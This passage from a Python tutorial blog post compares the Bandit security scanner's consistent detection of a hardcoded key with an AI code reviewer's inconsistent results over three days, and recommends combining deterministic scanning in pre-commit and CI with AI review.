  Day 1: bandit src/api.py  →  B105 at api.py:3
  Day 2: bandit src/api.py  →  B105 at api.py:3
  Day 3: bandit src/api.py  →  B105 at api.py:3

CodeRabbit on the same diff, three days in a row:

  Day 1: review the diff  →  flags hardcoded key, suggests env var
  Day 2: review the diff  →  flags hardcoded key, mentions vault
  Day 3: review the diff  →  silent on the key, mentions docstring
I suggest running Bandit in your pre-commit hook and CI for deterministic security catches, then adding CodeRabbit (or a similar AI reviewer) as a GitHub App to comment on every PR with broader feedback.
Final Thoughts
Don’t expect AI assistants to write secure code by default. They learn from public repositories full of insecure patterns, and Veracode’s data shows their security pass rate has barely moved in two years.
Instead, treat AI-generated code like any other untrusted contribution: scan it, review it, ship what is safe, and reject what is not. Bandit covers the scan step for free, and pairs cleanly with pre-commit, CI, and AI code review on top.
Related Tutorials
- Hydra for Python Configuration: build modular and maintainable config files.
Stay Current with CodeCut
Easy-to-digest articles on Python, AI, and open-source tools. Delivered twice a week.
📚 Want to go deeper? Learning new techniques is the easy part. Knowing how to structure, test, and deploy them is what separates side projects from real work. My book shows you how to build data science projects that actually make it to production. Get the book →